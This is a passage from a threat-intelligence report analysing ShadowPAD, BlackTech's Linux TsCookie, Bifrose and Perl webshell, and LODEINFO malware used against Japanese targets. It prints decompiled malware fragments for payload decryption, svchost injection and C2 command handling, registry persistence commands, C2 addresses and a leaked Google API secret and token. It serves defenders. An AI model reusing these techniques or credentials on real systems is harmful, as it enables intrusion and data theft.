


Figure 11. Obfuscation in the shellcode. On the left, the 'E8' byte cause the debugger to misinterpret the code as CALL instructions. The image on the right shows the real code after removing the 'E8' bytes.

9 https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html

In this case, the five functional modules are the "main" module, the "registry" module that monitors registry changes, 2 C2 connection modules, and a module providing miscellaneous functions for other modules. Thanks to the modular design, the threat actor can change the function provided by the ShadowPAD RAT by adding / replacing the modules. The main module establishes persistence through registry key and inject itself along with other modules into a svchost.exe process. Once inside the svchost.exe process, the main module will start the other module and connect to the C2 server.




Figure 12. Modular structure of the ShadowPAD RAT sample. Different samples may contain different modules, depending on the functionalities implemented by the actor.

The C2 server of this incident, 114.118.21[.]146, is an IP address located in Beijing, China. The traffic goes through port 443 but the actual contents are plaintext HTTP POST requests. Judging by the C2 module, the type of traffic may vary between different ShadowPAD samples, as one of two the C2 modules contains functions for multiple connection methods, while the other specifies the domain or IP address of the C2 server and which connection method it uses.

BlackTech

From the end of January 2020 through February, a Linux version of TsCookie malware and a series of attack tools thought to be used by the BlackTech were discovered. In addition to the Linux version of TsCookie malware, the attack tools included a WebShell, a port forwarding tool, a GoogleAPI token updater, a Linux version of Bifrose malware, and more.

TsCookie Linux

As for the Linux version of TsCookie, although the functions and characteristics of the tool matched the published information,[10] the C2 server was different (Figure 13).

sha256:62840976ab695211447b47ea4555ae665c7039c74a3f2167d660a85283eae86b

filename:acud

```
sub_804846F(0, 0);
sub_80685F0(15);
memset(key_enc_config, 0, 0x2000);
memset(&c2, 0, 2936);
strcpy(c2_domain, "cybermon.fortigatecloud.com@53,443;");
strcpy(&c2, c2_domain);
v8 = 147;
strcpy(v2, "admin!");
v3 = 0;
v4 = 0;
v7 = aa_ror4_hash(v2);
v10 = 0;
strcpy(v9, "ATS-G09");
memset(key, 0, sizeof(key));
aa_create_rc4key(key, 0x80);
memcpy(key_enc_config, key, 0x80);
memcpy(&key_enc_config[0x80], &c2, 0xB78);
aa_rc4(&key_enc_config[128], 0xB78, key, 0x80);
aa_main(key_enc_config);
return 1;
```

Figure 13. TsCookie Setting Code

10 https://blogs.jpcert.or.jp/en/2020/03/elf-tscookie.html

Bifrose Linux

A Linux version of Bifrose malware in the same category of RAT as TsCookie (sha256: 3cad20318f36b020cf4d6b44320eb5a6dae0a78339a0fdc3a1fe5e280a8507f1, filename: sshd) was discovered. From the published information the Linux version of Bifrose malware is thought to have been used by the BlackTech from around 2014, and the version used this time was not much different from the version of that time, with configuration such as the C2 server being included in the sample without any encryption (Figure 14).




Figure 14. Communication Destination and Port No. of the Linux Version of Bifrose

C2 server: The format of the initial beacon packet at the time of communication with 107.191.61[.]247:443 was as shown below and was also the same as the referenced published information.

Format:<vitcim IP>|unix|<hostname>|<username>|5.0.0.0|0|1|1|0|<pid>|0|0|0|0|None|||||

Example: 172.16.108.141|unix|web1.localdomain|NULL|5.0.0.0|0|1|1|0|4789|0|0|0|0|None|||||

The communication data has the characteristic of encryption with an RC4 algorithm using the key "\xA3\x78\x26\x35\x57\x32\x2D\x60\xB4\x3C\x2A\x5E\x33\x34\x72\x00".




Figure 15. Communication Data Format

11 https://blog.trendmicro.com/trendlabs-security-intelligence/threat-actors-behind-shrouded-crossbow-creates-bifrose-for-unix/

The Linux version of Bifrose discovered included the implementation of abundant functions for receiving commands from the C2 server, as shown below (Table 8).

Command No.	Command
0x89	mkdir
0xF6	Run Remote Shell
0xF7	exit
0xF8	Open Remote Shell
0x8B	Delete File
0x8F	Rename File
0x84	Open File
0x85	Write File
0x86	Read File
0x87	Close File
0x82	Send
0x83	List Directory

Table 8. List of Bifrose Commands

Perl WebShell

In addition to the Linux version RAT, a WebShell was also discovered. The discovered WebShell file (sha256: 35f8dec25f11b8a1340d4a1e4c0bc55ed8d8560425d0d50ad6c002bc74f0fa6a) was a file that would operate on CGI-Perl and was somewhat modified from the WebShell file published on GitHub.[12] The login password to access WebShell was "www.org", and remote shell execution and file uploading and downloading were supported.




Figure 16. WebShell Access Screen

12 https://github.com/backlion/webshell/blob/master/pl/Silic%20Group_cgi.pl

Google API Token Updater

A Google API Token updater that runs on Linux platform was discovered, as heretofore. This file has a sem file name and was compiled with Golang. It is compressed by the UPX packer, and because Golang' s API static link creates a large file size, it is possible that the UPX packer was used not for the purpose of avoiding detection of a normal packer, but to reduce the file size. This file updates and saves the token required for Google API access.

(Usage example) $sem <token file path> <path of updated token file>

The following are used for the Google API client ID and secret key.

client_id=637778819557-clle39i9dlnpkq3i2kobmtl8dcnc4iv0.apps.googleusercontent.com&

client_secret=D2wmg1foukw6LIT7o2Ieg3rq&

grant_type=refresh_token & refresh_token=1%2FFE88fgt3ZzLKx85a5cWeHa1wQE8AXcB4SuhRhuy8rE@

```
int main_main()
{
  char v1; // [esp+0h] [ebp-50h]
  int v2; // [esp+4h] [ebp-4Ch]
  int v3; // [esp+4h] [ebp-4Ch]
  int v4; // [esp+8h] [ebp-48h]
  int v5; // [esp+Ch] [ebp-44h]
  int v6; // [esp+10h] [ebp-40h]
  int v7; // [esp+40h] [ebp-10h]
  char v8; // [esp+44h] [ebp-Ch]
  void *retaddr; // [esp+50h] [ebp+0h]

  while ( (unsigned int)&retaddr <= **(_DWORD **)(__readgsdword(0) - 8) )
    runtime_morestack_noctxt();
  flag_Arg(0);
  arg1 = v2;
  arg1_len = v4;
  flag_Arg(1);
  arg2 = v2;
  arg2_len = v4;
  main_getToken(arg1, arg1_len);
  if ( !v6 )
  {
    v1 = v5;
    (*(void (**)(void))(v4 + 20))();              // cloud_sp_gdrive__ptr_Token_Client
    v7 = v3;
    v8 = v4;
    if ( !v5 )
    {
      os_Open(arg2, arg2_len);
      v1 = v4;
      if ( !runtime_deferproc(12, ptr_File_Close) )
      {
        if ( !dword_8444CF0 )
          runtime_typ2Itab(&dword_82C6EE0, &dword_828E480, &dword_8444CF0);
        v1 = v8;
        (*(void (**)(void))(v7 + 0x20))();        // cloud_sp_gdrive__ptr_Token_Dump
      }
    }
  }
  return runtime_deferreturn(v1);
```

Figure 17. Google API Token Updater Tool

It has been reported that the BlackTech used Google API to store stolen data on Google Drive Cloud.[13] If the Google API Token updater tool that was discovered this time is part of a series of tools used by the BlackTech, it is likely that they are using a separate tool for saving data on Google Drive and are using this tool for updating Google API Token.

The C2 server of the TsCookie discovered, fortigatecloud[.]com, appears to be related to the network infrastructure that the BlackTech had used in the past (Figure 18).




Figure 18. BlackTech Infrastructure Relations

In this way, the BlackTech tends to reuse attack infrastructure in the past, and so using the indicators of the BlackTech for network security devices can help to detect attacks in early stage. Moreover, because BlackTech has also breached Linux server networks and uses a unique Linux version of TsCookie, host security measures should be implemented not only for Windows, but also for Linux servers, and care should also be taken to carry out monitoring network traffic on Linux servers.

13 https://hitcon.org/2015/CMT/download/day2-f-r0.pdf

LODEINFO

In late December 2019, spear phishing email was delivered to several companies in Japan. When a macro in the attached doc file is activated, the system becomes infected with malware called LODEINFO.




Figure 19. Attack Flow Using LODEINFO

The macro embedded in the doc file is mainly obfuscated using base64. When the macro is decrypted, base64-encoded data contained within a separate macro are acquired and the decoded data is saved as a file with ".txt" extension. Although the file has ".txt" extension, it is DLL file and run using rundll32.exe. Values are added to the Run registry so that it is automatically run after the device is rebooted.

While we analzyed some LODEINFO malwares, the following two values have been confirmed to be added to registries for persistence.

HKCU\SOFTWARE\Microsoft\Windows\CurentVersion\Run\"BIG_POOH" = cmd /c cd %ProgramData%&start rundll32.exe Windows.SecurityMitigationsBroker.txt main

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"MsiWrapper" = cmd /c cd %ProgramData%&start rundll32.exe euwPvlGQN.lkbn main

Characteristics of LODEINFO

A pdb file path is left in the dropped DLL (LODEINFO).

E:\Production\Tool-Developing\png_info\Release\png_info.pdb

LODEINFO was developed based on the PNG file encoder/decoder "LodePNG" source code published on GitHub.[14]

This technique of trying to escape analysis by concealing a malicious code within the benign source code is often used by attack groups based in Chinese-speaking regions.

There are two types of LODEINFO, one that injects a portable executable (PE) format RAT code into svchost.exe (Figure 20), and one that decrypts and executes a RAT code on the memory of a rundll32.exe (Figure21).

With the code-injection type, the attacker' s code is added as a function to the end of the main function.

```
if ( nSize != 1 )
{
  if ( v15 >= 0x40 )
  {
    do
    {
      *(__m128i *)((char *)lpBuf + v11) = _mm_xor_si128(v14, *(__m128i *)((char *)lpBuf + v11));
      *(__m128i *)((char *)lpBuf + v11 + 16) = _mm_xor_si128(*(__m128i *)((char *)lpBuf + v11 + 16), v14);
      *(__m128i *)((char *)lpBuf + v11 + 32) = _mm_xor_si128(*(__m128i *)((char *)lpBuf + v11 + 32), v14);
      *(__m128i *)((char *)lpBuf + v11 + 48) = _mm_xor_si128(v14, *(__m128i *)((char *)lpBuf + v11 + 48));
      v11 += 64;
    }
    while ( v11 < (v15 & 0xFFFFFFC0) );
  }
  for ( ; v11 < v15; ++v11 )
    *((_BYTE *)lpBuf + v11) ^= v25;
}
sub_1000C1B0(v_svchost, (int)v28, "\\system32\\svchost.exe");
LOBYTE(v37) = 1;
sub_1000C1B0(&v32, (int)v28, "\\system32\\cmd.exe");
LOBYTE(v37) = 0;
v24 = 100;
do
{
  v_svchost_1 = v_svchost;
  while ( 1 )
  {
    lp_svchost = v_svchost_1;
    if ( *((_DWORD *)v_svchost_1 + 5) >= 0x10u )
      lp_svchost = *(const CHAR **)v_svchost_1;
    if ( CreateProcessA(lp_svchost, 0, 0, 0, 1, 0x2000014u, 0, 0, &lp_startinfo, &lp_Procinfo) )
      break;
    v_svchost_1 += 24;
    if ( v_svchost_1 == (const CHAR *)&v33 )
      goto LABEL_34;
  }
  v18 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(lp_Procinfo.hProcess, 0, nSize, 0x3000u, 0x40u);
```

Figure 20. Injection Type: Payload Decryption and Code Injection

14 https://github.com/lvandeve/lodepng/blob/master/examples/example_png_info.cpp

In the added malicious function, embedded payload is decrypted and svchost.exe is run and a PE format code is injected into svchost.exe.

The payload is embedded in the data section and is decrypted by XORing with 128-bit values.

With the type that decrypts and runs the RAT code on the rundll32.exe memory, decryption and allocating RAT code on the memory are implemented within the main function.

```
if ( dword_74D10128 != 1 )
{
  if ( v22 >= 0x40 )
  {
    do
    {
      *(enc_data + pos) = _mm_xor_si128(v21, *(enc_data + pos));
      *(enc_data + pos + 16) = _mm_xor_si128(v21, *(enc_data + pos + 16));
      *(enc_data + pos + 32) = _mm_xor_si128(v21, *(enc_data + pos + 32));
      *(enc_data + pos + 48) = _mm_xor_si128(v21, *(enc_data + pos + 48));
      pos += 64;
    }
    while ( pos < (v22 & 0xFFFFFFC0) );
    dec_data_1 = lpAddress;
  }
  if ( pos < v22 )
  {
    do
      *(enc_data + pos++) ^= v17;
    while ( pos < v22 );
    dec_data_1 = lpAddress;
  }
}
dec_data = &lpAddress;
if ( dword_74D1012C >= 0x10 )
  dec_data = dec_data_1;
if ( VirtualProtect(dec_data, 0x11757u, 0x40u, &flOldProtect) )
{
  v24 = sub_74CCBF60(&dword_74D10A58, "Please provice input PNG and output BMP file names");
  sub_74CCC4F0(v24, [illegible]);
  shellcode = &lpAddress;
  if ( dword_74D1012C >= 0x10 )
    shellcode = lpAddress;
  shellcode();
```

Figure 21. Memory Expansion Type: Payload Decryption and Execution decrypted code

LODEINFO RAT Component

Finally, it is a code that runs on svchost.exe or rundll32.exe memory that has the RAT functions.

HTTP POST communication is regularly carried out to the C2 server and processing is performed according to the instruction codes included in the response.

The instruction codes used such as "send" , "recv" , or "kill" , which suggests a UNIX OS environment (Figure 22).

When the attacker wants to put the RAT into a dormant state, a "stay calm!" code, which is not part of the RAT command, was sent to the RAT (Figure 23). For the user agent, the fixed character string "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36" is used.

```
else
{
  if ( My_FuncNum(v3, &v120, &v_ls) )
  {
    if ( *(v3 + 76) <= 0 )
      v45 = My_Dir_FindFile(v3, v125, 0);
    else
      v45 = My_Dir_FindFile(v3, v125, **(v3 + 80));
  }
  else if ( My_FuncNum(v3, &v120, &v_send) )
  {
    v45 = My_WriteFile_0(v3, v125, (v4 + 1));
  }
  else if ( My_FuncNum(v3, &v120, &v_recv) )
  {
    v45 = My_UserAgent_Above(v3, v125, v46);
  }
  else if ( My_FuncNum(v3, &v120, v_memory) )
  {
    v45 = My_Search_MemCache(v3, v125, &v120, v47);
  }
  else if ( My_FuncNum(v3, &v120, &v_kill) )
  {
    v48 = (*(*v3 + 0x190))(**(v3 + 80));
    v49 = (*(*v3 + 0x194))(0x1FFFFF, 1, v48); // OpenProcess
    if ( v49 )
      (*(*v3 + 408))(v49, 0);                  // TerminateProcess
    v45 = sub_1CC500((v3 + 4), v125);
  }
  else if ( My_FuncNum(v3, &v120, &v_cat) )
  {
```

Figure 22. C2 Command Processing Parts

```
            unk_926678          db  0Ah
                                db    0
                                db    0
                                db    0
20 63 61 6C+aStayCalm           db 'stay calm!',0
                                db 0BAh ; ]
```

Figure 23. Dormant State Command Used by Attackers

Communication data is encrypted by AES + base64. A characteristic point is that constants such as AES S-BOX are not embedded in the data area, but rather, pushing the constant values into stack memory. The purpose of this is probably to make it difficult to detect the encryption, and thereby hinder analysis.




Figure 24. AES Encryption

Similarities between APT10 and ANEL in code level

"ANEL" is one of the backdoor type malwares which APT10 used. Several similarities were found between LODEINFO and ANEL in the code level. However, we don't have enough information to corroborate attribution to a specific adversary at the time of writing.

Code Similarities to ANEL

1. At the beginning of main processing, configured C2 servers string are parsed, and used in a single string variable.
2. Communication data (encryption + Base64)
   CryptBinaryToString() is used for Base64 encoding of encrypted byte data.
3. A fixed User-Agent string is used for HTTP POST communication.
4. Encryption algorithms involving heavy implementation are coded without using encryption libraries.
5. C2 response is read by InternetReadFile() and instruction processing is run in another thread using CreateThread().
6. Version information is embedded in the RAT.

15 https://www.secureworks.jp/resources/at-bronze-riverside-updates-anel-malware

```
v2 = this;
v3 = this[110];
v60 = this;
v_C2 = (*(v3 + 0x50))(1024);                  // malloc
(*(v2[110] + 0xD0))(v_C2, "http://162.244.32.148/ http://45.67.231.169/");// lstrcpy
v5 = v2[110];
v93 = v5;
v64 = v5;
v92 = v5;
```


```
SetErrorMode(2u);
v0 = _time64(0);
srand(v0);
strcpy((char *)&v2, "http://trems.rvenee.com/page/ http://contacts.rvenee.com/index/");
sub_100018E7(&v2);
sub_10008AE2();
sub_10008BBD(&v1);
```

Figure 25. C2 strings (Top: LODEINFO RAT, Bottom: ANEL 5.1.1)

About attack groups

Summaries and characteristics of two cyber espionage groups observed to be active in the 2019 fiscal year are described below.

Tick (Nian)



Nian's actors are applying new variants of their previous tools this year. We were all familiar with its favorite practices including cpycat, 9002, etc. These are still in use, but in combination of the new members, Ravirra and ABK Downloader.

Nian is one of the pioneers in supply chain attacks. The most famous incident attributed to Nian is the SKYSEA invasion disclosed in 2016. The Nian actors still focus on NEA countries (Japan & South Korea) but turns to have a broader industry preference. They are not only collecting intelligence from military and government but to private enterprises, such as those in electronics and chemical industries.

BlackTech (Huapi)

The Huapi actors had focused in targeting Taiwan, including entities affiliated with Taiwan in other countries, for the first ten years of their life span. However, Huapi has started to expand their targeting scope to include Japan since 2017. We have observed several operations against Japan specifically since then. According to our observation, they have infiltrated almost all kinds of important industries in Taiwan and Japan, including government, military, high tech, education, telecommunication, and media.

The most remarkable capability of the Huapi actors might be their unique ability to find and exploit vulnerabilities in antivirus or software asset management products. This kind of weapons made the Huapi actors quickly gain control over the compromised host' s network environment in post exploitation phase (after successful compromise).

TTPs (Tactics, Techniques, and Procedures) of each attack group

The TTPs and targeted organizations of each cyber espionage group are broadly laid out in the table below. MITRE' s ATT&CK ID is listed with corresponding observed technique. Please refer it to check whether the product you are using can detect it.

Attack group	Attack TTPs	Targeted organizations
